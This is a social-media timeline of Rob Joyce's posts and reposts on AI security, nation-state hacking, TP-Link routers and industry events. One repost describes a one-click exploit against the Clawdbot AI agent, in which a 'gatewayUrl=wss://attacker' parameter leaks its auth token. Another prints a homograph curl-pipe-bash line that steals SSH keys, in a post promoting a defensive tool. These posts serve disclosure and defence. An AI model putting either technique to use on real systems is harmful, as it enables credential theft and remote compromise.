@christinayiotis
"Let's be clear about what 702 is & what it isn't .. is a targeted authority aimed at specific foreign persons located overseas who possess foreign intelligence value .. is not bulk collection, not a dragnet & not a tool pointed at Americans." www.thecipherbrief.com/case-for-reauthorizing-section-702 @RGB_Lights
-
Rob Joyce reposted
Rob T. Lee
@robtlee
Friday afternoon @gadievron says "I'm working on a CISO community document for Monday. Want to collaborate? Releasing Monday." I said "Sure." (I have a problem with that word.)
@AnthropicAI had dropped Mythos on Monday. @cloudsa is running an emergency CISO Zoom on Tuesday. @SANSInstitute was already building BugBusters this Thursday with Ed Skoudis, Joshua Wright, and Chris Elgee. The entire community was asking the same question: what do we actually DO about this?
Three nights later we have a 30-page strategy briefing with 60+ contributors. "Sure" turned into barely sleeping Friday, Saturday, Sunday while @gadievron and @rmogull dragged this thing into existence. (My son checked to see if I was still breathing around hour 40. I think he was mostly concerned about if Uber Eats delivered Five Guys yet.)
The contributing authors list reads like someone raided a cybersecurity hall of fame: Jen Easterly, Bruce Schneier, Chris Inglis, @philvenables, Heather Adkins @argvee, @RGB_Lights, @sounilyu, @jimreavis, Katie Moussouris @k8em0, Jon Stewart, Maxim Kovalsky, David Scott Lewis, Joshua Saxe, John Yeoh, Ramy Houssaini and James Lyne. Every single one said yes within hours.
Cloud Security Alliance @cloudsa, @SANSInstitute, [un]prompted, @OWASPGenAISec -- four organizations that don't usually build things together at this speed. This is the start.
SANS reviewers who showed up: Chris Cochran @chrishvm, @edskoudis, Viswanath S Chirravuri @vchirrav, @bettersafetynet, Ciaran Martin
Thursday @edskoudis, @joswr1ght, and @chriselgee stop talking and start showing.
Live AI-assisted vulnerability discovery against real code. No slides about the future. Terminals and bugs. (The kind of demo where something breaks and that IS the point.)
Full reviewer list is in the doc. If you know someone on it, send them a note. They earned it.
But an even bigger thank you -- seriously -- from the entire cyber security community needs to go to @gadievron for once again bringing the avengers together -- like in Endgame (is that what Mythos is?) -- and you all know the scene -- but we need someone to create the meme with Gadi Evron with his shield and Mjölnir saying "Avengers..... assemble!" because that is exactly what he does. A lot it seems.
Read it: labs.cloudsecurityalliance.org/mythos-ciso
Going to sleep now. Setting my alarm for Thursday. (Not joking.)
#cybersecurity #aisecurity #sansinstitute -
Rob Joyce reposted
Gadi Evron
@gadievron
- Forewarned and forearmed:
1. In April 2025, Rob Joyce (@RGB_Lights) spoke of possibilities: “Ex-NSA cyber boss: AI will soon be a great exploit coder” [Article] www.theregister.com/2025/04/30/exnsa_cyber_boss_ai_expoit… -
Rob Joyce
@RGB_Lights
I don’t have details about what Delve did or didn’t do, but the fact they won’t let you ask questions in response their post tells me everything I need to form a risk decision going forward.
Karun Kaushik
@karunkaushik_
Over the past week, you may have seen an anonymous post about Delve. While we responded to it in a day, we want to provide more details about what’s true, what's not, and some changes we’ve made.
There’s one question behind everything: did Delve fabricate compliance evidence or issue fraudulent audit reports?
No. We did not.
→ Delve is an AI compliance platform that connects customers with independent auditors. We are not an auditor, just as tax preparation software is not an accountant. We have never signed an audit report.
→ Using default templates for our customers, just like any other compliance platform, is not “faking evidence.” These are meant to serve as a starting point for customers.
→ Delve does have automation in the platform, with 600+ automated integration tests, an AI Copilot to guide customers through compliance, AI code scanning, and more.
--
We built Delve to accelerate innovation by bringing AI to compliance.
In doing that, we pushed hard on automation. However, we now realize we didn’t provide enough clarity about what is automated, what is customer-provided, and what is independently audited.
We have been working relentlessly to make improvements over the last week.
--
On our auditor network:
Delve connects customers with independent auditors. Some customers choose their own auditors, but many use firms in our network. Questions have been raised about some of those firms, including ones used by other platforms.
Going forward we will set a higher bar in how our auditor relationships are structured and how the process is experienced by customers.
Delve is rebuilding our auditor network, removing firms that don’t meet our standards, and offering complimentary re-audits and penetration tests to every customer.
On platform templates for our customers:
Delve provides default templates, just like many other platforms, for policies, board meetings, risk assessments, and more.
These are designed to be starting points only. We should have been more explicit about how they are meant to be reviewed and customized by customers.
We are making that indisputably clearer within the platform.
On draft audit reports:
Third-party auditors are responsible for independently reviewing all evidence and issuing final reports.
We built automation that interacts closely with independent audit workflows to help expedite the process on behalf of our customers. However, this contributed to confusion about where automation ends and independent judgment begins.
From now on, Delve will no longer automate these parts of the process. Furthermore, customers have a direct line of communication with their auditor to enhance transparency in any audit communications.
--
We started Delve because we went through compliance ourselves and saw how slow, expensive, and manual it was.
To anyone that wants to sit down and discuss our product philosophy and improvements, please reach out and let’s chat about it. -
Rob Joyce
@RGB_Lights
Even though I have some videos, I can’t make you understand how awful the BWI security backup is. They snaked back and forth through the entire inside concourse (wrapping back on themselves) and then proceeded outside along the curb for half the distance of the airport. Insane!
Rob Joyce
@RGB_Lights
None of these people have yet arrived in the (large) area that queues in front of security. I was inbound thankfully.
-
Rob Joyce reposted
Bryson 🦄
@brysonbort
Thread: How real adversaries are using C2 in 2026 (From building @scythe_io + watching nation-state/red team playbooks)
Spoiler: It's not just fancy Cobalt Strike beacons anymore. 🦄 1/10 -
Rob Joyce reposted
SwiftOnSecurity
@SwiftOnSecurity
So I'm not sure how to put this, but Sandfly is the real deal on protecting enterprise Linux. It absolutely cooks everything else in a heterogenous chaotic client base.
Craig H. Rowland
@CraigHRowland
Linux in government is a huge problem to monitor. So many different distros plus air-gapped security. Sandfly is now working with Carasoft to sell into the Federal market. We're able to agentlessly protect all sorts of crazy Linux use cases, and not send telemetry outbound to anyone so your secure networks remain secure. Read more below.
-
Rob Joyce reposted
Armadin
@ArmadinSecurity
LLMs are force multipliers for offensive security, and our red team has the proof. Read our latest blog on how LLMs are changing the way we build offensive capabilities, then hear it live at #rsac26 on March 24! www.armadin.com/blog-posts/thinking-with-the-machine-how-…
-
Rob Joyce reposted
Armadin
@ArmadinSecurity
Armadin launches today with the largest combined Seed + Series A in cybersecurity history. AI-driven hyperattacks are here and human-led defenses can't keep pace. Meet the ultimate attacker: a swarm of AI agents built to prove what's actually exploitable before it is.
-
Rob Joyce reposted
Phil Venables
@philvenables
Armadin, Kevin Mandia’s new company, funded by Ballistic Ventures has officially launched.
AI for cyber enters a new era. ballisticventures.com/armadin/ -
Rob Joyce
@RGB_Lights
This is interesting and important research. Worth a look! @teschulz @StarseerAI
Christina Ayiotis, Esq., CRM, CIPP/E, AIGP
@christinayiotis
[un]prompted The AI Security Practitioner Conference: "Glass-Box Security: Operationalizing Mechanistic Interpretability for Defending AI Agents" with Carl Hurd, Co-Founder & CTO, Starseer @StarseerAI
-
Rob Joyce reposted
Christina Ayiotis, Esq., CRM, CIPP/E, AIGP
@christinayiotis
[un]prompted The AI Security Practitioner Conference: "Glass-Box Security: Operationalizing Mechanistic Interpretability for Defending AI Agents" with Carl Hurd, Co-Founder & CTO, Starseer @StarseerAI
-
Rob Joyce
@RGB_Lights
We are in a new era and most people don’t yet understand.
Thomas H. Ptacek
@tqbf
Nicholas Carlini at [un]prompted. If you know Carlini, you know this is a startling claim.
-
Rob Joyce reposted
Global Cyber Innovation Summit
@GCIS_
Currently on Stage:
Keynote Presentation
Offensive AI — The Incoming Wave
Rob Joyce, former NSA Cyber Director, on how AI is reshaping offensive cyber.
#gcis2026 #ai #cyberleadership -
Rob Joyce
@RGB_Lights
Everyone building an @openclaw instance that pushes all your interaction and some of your data through Telegram should think about this… what have you exposed through that channel?
Sabrina Halper
@SabrinaHalper
Founder of @signalapp, @moxie Marlinspike on Telegram:
"Telegrams not a private messenger. There's nothing private about it. It's the opposite. It's a cloud messenger where every message you've ever sent or received is in plain text in a database that telegram the organization controls and has access to it"
"It's like 'Russian oligarch starts unencrypted version of WhatsApp', a pixel for pixel clone of WhatsApp. That should be kind of a difficult brand to operate. And somehow, they've done a really amazing job of convincing the whole world that this is an encrypted messaging app and that the founder is some kind of Russian dissident, even though he goes there once a month, the whole team lives there, and their families are there."
" What happened in France is they just chose not to respond to the subpoena. And so that's in violation of the law. And, he gets arrested in France, right? And everyone's like, oh, France, but I think the key point is they have the data, like they can respond to the subpoenas where as Signal, for instance, doesn't have access to the data and couldn't respond to that same request. To me it's very obvious that Russia would've had a much less polite version of that conversation with Pavel Durov and the telegram team before this moment. "This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
AISecHub
@AISecHub
OpenAI now requires government ID verification to use GPT-5.3-Codex for cybersecurity work. - openai.com/index/trusted-access-for-cyber/
GPT-5.3 and Opus 4.6... AI cybersecurity capabilities have reached the critical point where they need to be properly safeguarded.
OpenAI built a tiered trust system with automated classifiers monitoring for suspicious cyber activity in real-time, an invite-only tier for researchers, and $10M in API credits for defensive teams.
Prediction:
1️⃣ Google DeepMind and Anthropic will follow and implement KYC to access the risky capabilities of their frontier models.
2️⃣ Today's frontier models will become just a model in 6 months, with open access to everyone. But they won't become less capable.
3️⃣ The labs will continue doubling down on safety guardrails and making AI able to protect from AI
Source: Ilya Kabanov -
Rob Joyce reposted
Dmitri Alperovitch
@DAlperovitch
Cost of software development continues to rapidly approach zero
Agentic Coding Weekly
@Agentic_Coding
Anthropic just published an experiment where researcher Nicholas Carlini set up 16 Claude agents running in parallel to build a C compiler from scratch in Rust
Over two weeks and about $20k in API costs, the agents produced a 100k-line compiler that can build the Linux kernel -
Rob Joyce
@RGB_Lights
Using automated AI vulnerability discovery tools to hack the world’s most viral agentic AI assistant. It easily found an RCE path. People don’t understand how good AI vulnerability discovery has become (or how vulnerable #openclaw is in practice.
André Baptista
@0xacb
🚨We found RCE in Clawdbot 🚨
If you're using Clawdbot/Moltbot, I can get RCE on your computer just by getting you to click a link.
The coolest part? This vulnerability (CVE-2026-25253) took only 100 minutes to discover, and it was discovered completely autonomously using @Ethiack's AI pentesting solution "Hackian".
Here's how it went down 👇
We set Hackian against Clawdbot, purely blackbox. It discovered that the Control UI stores the gateway auth token in localStorage and builds the first WebSocket connect frame from it on load.
Hackian discovered that the UI also accepts "gatewayUrl" via query params: /chat?gatewayUrl=wss://attacker. This overrides the saved gateway and auto connects 😏
On first load, the UI immediately opens a WebSocket to the attacker URL and sends the token!
Think that's cool? Wait until you see how it upgraded this to a full RCE for local Clawdbot systems. Read the deets 👇
ethiack.com/news/blog/one-click-rce-moltbot -
Rob Joyce
@RGB_Lights
Great concept! We’ve spent years strengthening the attack vectors surrounding browsers. While it’s a small part of the overall landscape today, many individuals are significantly exposed to powerful yet preventable exploitation techniques due to the rapid deployment of AI tools.
Sheeki
@sheeki03
Be honest. When was the last time you actually read a command before pasting it into your terminal?
Because these two lines look identical:
curl -sSL install.example-cli | bash
curl -sSL xn--nstall-ovf.xn--example-cl-62i | bash
One installs your tool. The other steals your SSH keys.
That і? Cyrillic. Not Latin. Your browser would block it. Your terminal doesn't even blink.
Vibe coding made this 100x worse. Everyone's pasting commands from ChatGPT and random repos like it's nothing. We're all one bad curl | bash away from losing everything.
So I built the fix: "tirith". Invisible shell hook. Catches homograph attacks, ANSI injection, hidden commands, dotfile overwrites before they execute. 30 rules. Local only. No telemetry.
github.com/sheeki03/tirith -
Rob Joyce reposted
John Hultquist
@JohnHultquist
GTIG Disruption is goooooooooooo! www.wsj.com/tech/google-aims-knockout-blow-at-chinese-com…
-
Rob Joyce
@RGB_Lights
Continued insight into the PRC cyber ecosystem where Chinese companies play a big role and even run cyber intrusions for the state. Knownsec is only one of many commercial actors that underpin troublesome hacks.
misaki
@tdatwja
🇨🇳
THE KNOWNSEC LEAK: Yet Another Leak of China’s Contractor-Driven Cyber-Espionage Ecosystem
01/09/2026
dti.domaintools.com/the-knownsec-leak-yet-another-leak-of… -
Rob Joyce reposted
OpenAI
@OpenAI
Introducing ChatGPT Health — a dedicated space for health conversations in ChatGPT. You can securely connect medical records and wellness apps so responses are grounded in your own health information.
Designed to help you navigate medical care, not replace it.
Join the waitlist to get early access.
openai.com/index/introducing-chatgpt-health/ -
Rob Joyce
@RGB_Lights
Might be me. 🤣
-
Rob Joyce reposted
Nariman Gharib
@NarimanGharib
New from the Charming Kitten #apt35 leak: Payroll records exposing 35 IRGC cyber operatives with names, bank accounts, and salaries. Additional footage of the Kashef surveillance platform tracking Iranian citizens. And a classified 2004 document found on the department head's computer showing Iran obtained stolen IAEA inspection materials - with handwritten notes referencing Ahmad Vahidi and Mohsen Fakhrizadeh's institute, connecting them to the nuclear program years before their roles were publicly known. blog.narimangharib.com/posts/2025%2F12%2F1765296445744?la…
-
Rob Joyce
@RGB_Lights
I’ve been following offensive AI developments with great interest over the last year. I don’t think defenders yet appreciate how rigorously capable Agentic AI will test their attack surface. New blog with @adamski_morgan and David Ames on the topic.
www.pwc.com/us/en/services/consulting/cybersecurity-risk-… -
Rob Joyce reposted
Martin Matishak
@martinmatishak
Short-term renewal of cyber information sharing law appears in bill to end shutdown
On @TheRecord_Media
therecord.media/cisa-2015-information-sharing-law-renewal… -
Rob Joyce
@RGB_Lights
I testified to Congress that I believe the PRC operations prepositioning for disruptive effects in the US make it a bad idea to use TP-Link routers in millions of American homes. New reporting- the government appears to have reached the same conclusion! www.washingtonpost.com/technology/2025/10/30/tp-link-prop…
-
Rob Joyce
@RGB_Lights
Years at NSA convinced me that Huawei is a huge national security threat- and the intel community told DOJ that. The merger of HPE and Juniper Networks is desperately needed to keep Huawei in check!
www.oann.com/commentary/democrats-anti-trump-lawfare-is-s… -
Rob Joyce reposted
kuzushi
@kuzushi
This might actually be one of the best panel talks I've ever attended. @OffensiveAIcon
-
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
We could find the recently leaked North Korean Linux stealth rootkit, but have made it better by completely decloaking the hidden module in Sandfly 5.5.4. Works on other rootkit variants as well like those based on Reptile. Read more at the link below.
Sandfly Security
@SandflySecurity
Sandfly 5.5.4 has full decloaking of the recently leaked North Korean Linux stealth rootkit module, plus enhanced legacy Linux device support. Get the widest Linux threat coverage without the risk of endpoint agents. Read about the update in the link in this thread.
-
Rob Joyce reposted
Martin Matishak
@martinmatishak
The 2015 Cybersecurity Information Sharing Act — which is due to expire September 30 — has been included in the stopgap government funding bill.
appropriations.house.gov/sites/evo-subsites/republicans-a… -
Rob Joyce reposted
VraserX e/acc
@VraserX
GPT-5 just casually did new mathematics.
Sebastien Bubeck gave it an open problem from convex optimization, something humans had only partially solved. GPT-5-Pro sat down, reasoned for 17 minutes, and produced a correct proof improving the known bound from 1/L all the way to 1.5/L.
This wasn’t in the paper. It wasn’t online. It wasn’t memorized. It was new math. Verified by Bubeck himself.
Humans later closed the gap at 1.75/L, but GPT-5 independently advanced the frontier.
A machine just contributed original research-level mathematics.
If you’re not completely stunned by this, you’re not paying attention.
We’ve officially entered the era where AI isn’t just learning math, it’s creating it. @sama @OpenAI @kevinweil @gdb @markchen90
Sebastien Bubeck
@SebastienBubeck
Claim: gpt-5-pro can prove new interesting mathematics.
Proof: I took a convex optimization paper with a clean open problem in it and asked gpt-5-pro to work on it. It proved a better bound than what is in the paper, and I checked the proof it's correct.
Details below. -
Rob Joyce reposted
NSA Cyber
@NSACyber
Bailey Bickley, Chief of DIB Services at NSA’s CCC, wrapped up her session at #blackhat2025 in Vegas this week! Always a pleasure to discuss how we can enhance cybersecurity in the DIB. Thank you to everyone who joined this great session and to Black Hat for having us!
-
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
Just got this bad boy as a gift from @RGB_Lights. He personally flashed it for me. What a nice guy! My elite username on the meshtastic chat is “crow” or “Craig Rowland”. Look for me.
-
Rob Joyce
@RGB_Lights
Thrilled to share that I’ve joined Starseer as an advisor. Starseer os
making AI models into transparent, understandable systems and empowering teams to secure their deployments while generating audit‑ready documentation. Make them a partner to secure your AI solutions…
Starseer AI
@StarseerAI
🌟 Big news from Starseer! We’re thrilled to welcome Rob Joyce (@RGB_Lights), former Director of NSA’s Cybersecurity Directorate, to our Advisory Board! Rob’s insights will supercharge our secure AI solutions mission. Learn more at na2.hubs.ly/y0Gltr0! 🔒
#ai #aisecurity -
Rob Joyce reposted
Aspen Security Forum
@AspenSecurity
On Volt Typhoon and Salt Typhoon, Rob Joyce @RGB_Lights tells @SangerNYT:
"The response from us being on the receiving end of those successful operations was not to...cower because of the cyber power coming at us. It was to get angry and to start to push back." -
Rob Joyce reposted
Ray [REDACTED]
@RayRedacted
If you think you aren’t capable, I want you to know that you are.
If you think you can’t hack, please understand that you can.
If you think you don’t belong, let me assure you that you do.
Let’s talk.
Hack the Planet.
@RGB_Lights @stokfredrik @JackRhysider @MalwareJake
Ray [REDACTED]
@RayRedacted
I am doing several “meet and greets” during DEFCON, and I will have special guests at each.
Friday 13:37 [REDACTED] featuring special guest [REDACTED]- come to [REDACTED}
Saturday 11:37 [REDACTED] featuring [REDACTED].
Saturday 13:37 ICS village featuring [REDACTED] -
Rob Joyce
@RGB_Lights
It’s that time of the year when the Joyce Clan converges on Aspen to think big thoughts about cybersecurity. Happy to join Sandra Joyce and Sean Joyce and all the Aspen Digital team!
@JumpforJoyce @Sean_M_Joyce @AspenDigital -
Rob Joyce reposted
John Hultquist
@JohnHultquist
Google has just used AI and threat intel to foil a zeroday before it could launch. Working from artifacts gathered by GTIG, Big Sleep was used to identify a vuln before actors could ramp up exploitation. It doesn’t get much better than this in intel. blog.google/technology/safety-security/cybersecurity-upda…
-
Rob Joyce
@RGB_Lights
Wow. Spain is putting salt typhoon out of business. They are just going to hand it all to them: Huawei contracted to manage their wiretaps….
therecord.media/spain-awards-contracts-huawei-intelligenc… -
Rob Joyce
@RGB_Lights
Have you thought about your company’s Agentic AI as a possible insider threat? Try this new perspective that I co-authored.
explore.pwc.com/autonomous-ai-in-cyber/ai-ai-agents -
Rob Joyce
@RGB_Lights
Appears Maryland doesn’t want Tech Companies to be founded here. Short term budget relief for long term tax base loss as it drives away founders who have options. New tech services tax:
www.thebaltimorebanner.com/politics-power/state-governmen… -
Rob Joyce reposted
Hamid Kashfi
@hkashfi
Iran is now officially in the club of few countries in the world that has death penalty for cyber attacks*, right next to DPRK, Pakistan and Saudi Arabia**. This push comes specifically to harshly suppress and contain the situation surrounding the IL/IR war, and to be able to quickly “handle” the big wave new detainees and suspects.
www.iranintl.com/fa/202506291436
www.iranintl.com/en/202506291255
"The third article specifies that manufacturing, transferring, or importing drones with military or sabotage uses against critical infrastructure qualifies for the death penalty. It also includes cyberattacks, disruption of communication networks, and sabotage of public or private facilities."
* Hacking critical or sensitive infrastructure
** According to Perplexity. The list can be misleading. -
Rob Joyce
@RGB_Lights
Sounds like banking services in Iran are still significantly disrupted.
The Middle Eastern
@TMiddleEastern
📹 The Governor of Iran’s Central Bank, Mohammad Reza Farzin, responded today for the first time to the recent wave of cyberattacks targeting banks in Iran and stated:
"Cyberattacks have intensified in recent days, and two banks — Sepah and Pasargad — were targeted. The attack was aimed at disrupting the banks’ IT networks, but our teams at the Central Bank quickly intervened, managed to restore the card payment systems, and the banks resumed operations shortly after."
He added that "the entire banking system in Iran has backup infrastructure, and even in the event of a full shutdown, we would still be able to provide services. Over the past ten days, we increased the cash flow to banks by 50%."
Farzin further noted that employee salaries at Bank Sepah were paid on time, and a new economic aid package has already been funded and will be distributed to the public soon.
In recent days, social media has seen growing discussion around salary payments to account holders at Bank Sepah. Some received their wages through accounts at other banks, while others had them transferred via family members' accounts.
According to these online reports, as of today, many Bank Sepah customers still cannot access services through the mobile app or internet banking, and/or are unable to deposit or cash checks.
In the next tweet, we’ll share some examples... -
Rob Joyce
@RGB_Lights
Predatory Sparrow strikes again. This time they drained funds from an Iran-based crypto exchange. Beyond theft, they targeted trust, undermining a key tool Iran uses to evade sanctions. Nobody with options will keep crypto assets there now.
Open Source Intel
@Osint613
BREAKING 🔴🔴🔴
Israeli-linked hacker group “Predatory Sparrow” wiped out 95% of assets on Iran’s Nobitex crypto exchange.
Nobitex was reportedly used by Tehran to evade sanctions through crypto. Wallet balances plunged from $1.8 billion to just $100 million. -
Rob Joyce
@RGB_Lights
Times Square cleared out. Should I be nervous?? Didn’t stay to find out why.
-
Rob Joyce
@RGB_Lights
Predatory Sparrow’s past cyber attacks on Iranian steel plants and gas stations have demonstrated tangible effects in Iran. Disrupting the availability of this bank’s funds, or triggering a broader collapse of trust in Iranian banks, could have major impacts there.
Iran International English
@IranIntl_En
The hacker group Predatory Sparrow (Gonjeshke Darande), which has previously claimed major cyber operations against Iranian infrastructure, said on Tuesday it carried out a cyberattack that destroyed all data at Iran’s Bank Sepah, a financial institution linked to the Islamic Revolutionary Guard Corps (IRGC).
In a statement posted to its social media accounts, the group said Bank Sepah was used to bypass international sanctions and finance IRGC activities, including missile and nuclear programs. “This is the fate of an institution dedicated to preserving the dictator’s terror fantasies,” the group said, thanking unnamed allies who helped execute the attack.
Predatory Sparrow has previously claimed responsibility for cyberattacks targeting steel plants and gas stations in Iran.
Rob Joyce
@RGB_Lights
Evidence of impact:
KayhanLondon کیهان لندن
@KayhanLondon
اختلال گسترده در بانک سپه؛
عابربانکها کار نمیکنند
از صبح روز سهشنبه ۲۷ خرداد ۱۴۰۴ فعالیت بانک سپه مختل شده و عابربانکهایش کار نمیکنند.
مشتریان بانک سپه میگویند دسترسی به «همراه بانک» و درگاه الکترونیک این بانک نیز قطع شده است.This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Edward Raff
@EdwardRaffML
Lead by @rjjoyce8 , #ember24 has arrived @kdd_news #kdd25, the best, most open, and versatile malware detection benchmark ever! w/ @rjzak @mrphilroth @drhyrum & others, let's try to barely summarize all the new things you can do now! @BoozAllen @CrowdStrike @Cisco 🧵👇
-
Rob Joyce reposted
TechDroider
@techdroider
iOS 26
Apple.. You Okay? -
Rob Joyce reposted
Greggertruck
@greggertruck
Steve Jobs would have fired everyone
-
Rob Joyce reposted
Діана
@katze_chick
Who wants one?
😆 -
Rob Joyce
@RGB_Lights
China’s Tech Invasion is a National Emergency. See my op Ed here:
www.washingtonexaminer.com/restoring-america/courage-stre… -
Rob Joyce
@RGB_Lights
Large data set of labeled malicious and benign files for your AI training pleasure….
RJ 🐢
@rjjoyce8
I'm excited to announce the EMBER2024 dataset, created in collaboration with @mrphilroth, @drhyrum, @EdwardRaffML, @rjzak, and others. The dataset brings an update of 3.2 million malicious and benign files first seen between Sep. 2023 and Dec. 2024.
arxiv.org/pdf/2506.05074 -
Rob Joyce reposted
Sam Altman
@sama
today we are introducing codex.
it is a software engineering agent that runs in the cloud and does tasks for you, like writing a new feature of fixing a bug.
you can run many tasks in parallel. -
Rob Joyce reposted
Jon Sakoda
@jonsakoda
What happens when nation-state cyber espionage and cyber attacks push us to “turn the dial to 11”?
We went LIVE at RSAC for a Seriously Risky Biz episode with:
* Rob Joyce, ex-NSA Cybersecurity Director (@RGB_Lights)
* Andrew G. Boyd, ex-CIA Cyber Intelligence Director
* Patrick Gray, Risky Biz founder (@riskybusiness)
The episode dropped last night - full of wisdom for founders who want to engage with the DOD and intel community. Hope you enjoy the show! -
Rob Joyce
@RGB_Lights
Following. 🍿
-

Rob Joyce reposted
Benjamin
@benjamio
This was an amazing Keynote with Chris Krebs, Jen Easterly, Rob Joyce and Michael S. Schmidt.
-
Rob Joyce
@RGB_Lights
Great visiting the @SandflySecurity booth with @CraigHRowland today. Catch them at the early stage expo- they definitely have a best-in-class security product for your Linux devices!
Craig H. Rowland
@CraigHRowland
Had a great meeting with @RGB_Lights at our booth. Come by and talk Linux security and get one of our holographic stickers. Early stage expo area.
-
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
Had a great meeting with @RGB_Lights at our booth. Come by and talk Linux security and get one of our holographic stickers. Early stage expo area.
-
Rob Joyce
@RGB_Lights
My $7.88 soda that is not a Diet Coke. Gotta love convention center monopolies!
-
Rob Joyce
@RGB_Lights
Not a lot of people make me look small!
The point guards I played with came to my shoulders. Magic Johnson easily had me in height and reach. Wow. -
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
Come by our booth tomorrow and meet @RGB_Lights and I. Linux devices are a huge blind spot in many organizations. Learn how we can watch networking gear from Cisco and Juniper along with all your other Linux systems without endpoint agents.
-
Rob Joyce reposted
TechSpot
@TechSpot
TP-Link's router pricing and China ties under US government investigation
– Twelve of the twenty top-selling routers on Amazon are TP-Link models
www.techspot.com/news/107682-tp-link-router-pricing-china… -
Rob Joyce
@RGB_Lights
As I testified to congress, I’m worried about TP-Link products! New:DOJ “criminal antitrust investigation into pricing strategies by TP-Link Systems Inc, a California-based router maker with links to China whose equipment now dominates the American market” www.bloomberg.com/news/articles/2025-04-24/router-maker-t…
-
Rob Joyce
@RGB_Lights
Powerful enhancement to Sandfly Security capabilities! Cisco and Juniper networking gear has been targeted by living off the land attacks. This update brings full Linux EDR, drift detection, SSH key tracking, password auditing, and incident response. Secure your whole enterprise!
Sandfly Security
@SandflySecurity
Sandfly 5.4 introduces industry-first agentless EDR coverage for Cisco and Juniper networking equipment. This release helps organizations secure their infrastructure against threats like Salt Typhoon and more. See this thread for a link with more information.
-
Rob Joyce reposted
Sandfly Security
@SandflySecurity
Meet Sandfly Security’s @CraigHRowland & advisor Rob Joyce (@RGB_Lights), former NSA cyber chief, at RSAC 2025 in the Early Stage Expo booth ESE-17 on Wednesday, April 30 from 10-11AM PT. Learn how Sandfly eliminates blind spots across all Linux assets.
-
Rob Joyce
@RGB_Lights
Since being part of the CSRB that reported on security shortcomings, I've seen tangible efforts improving the security at Microsoft. The Secure Futures Initiative is making progress: www.microsoft.com/en-us/security/blog/2025/04/21/securing…
-
Rob Joyce reposted
RSAC
@OneRSAC
Former government officials join "Zero Day" executive producer & @nytimes reporter Michael Schmidt to explore the @netflix series’ chilling reflection of today’s threat landscape. Join us for this #rsac 2025 Keynote. path.rsaconference.com/flow/rsac/us25/FullAgenda/page/cat…
Thursday, May 1
9:40 AM - 10:30 AM PT -
Rob Joyce
@RGB_Lights
TP-Link origins: “Chinese corporate records and government announcements show … much of the research, development and manufacturing operations of … new US company remain in China, entrenched in the country’s state-sponsored technology ecosystem”
www.bloomberg.com/news/articles/2025-04-11/wi-fi-giant-tp… -
Rob Joyce
@RGB_Lights
Remember folks. Who writes and updates the software matters… a lot…
Byron Wan
@Byron_Wan
Security researchers have uncovered a pre-installed, undocumented remote access tunnel in 🇨🇳 Unitree Go1 robot dogs.
Each Unitree Go1 robot dog is shipped with a preconfigured tunnel client that initiates a connection to 🇨🇳 CloudSail — a remote access platform developed by 🇨🇳 Zhexi Technology, based in China.
“Anybody with access to the API key can freely access all robot dogs on the tunnel network, remotely control them, use the vision cameras to see through their eyes, or even hop on the RPI via SSH.”
“Most of the machines are located in China, but as expected some are outside of China, apart from some residential IPs, we were able to identify several University IPs and some corporate networks from around the world.”
More than a dozen universities from the US, Canada, Germany, New Zealand, Australia, and Japan have experimented with Unitree Go1 robot dogs:
USA: MIT, Princeton University, University of Massachusetts Amherst, Carnegie Mellon University
Canada: University of Waterloo
Germany: Hochschule Coburg
New Zealand: University of Otago
Australia: UNSW Sydney, Deakin University
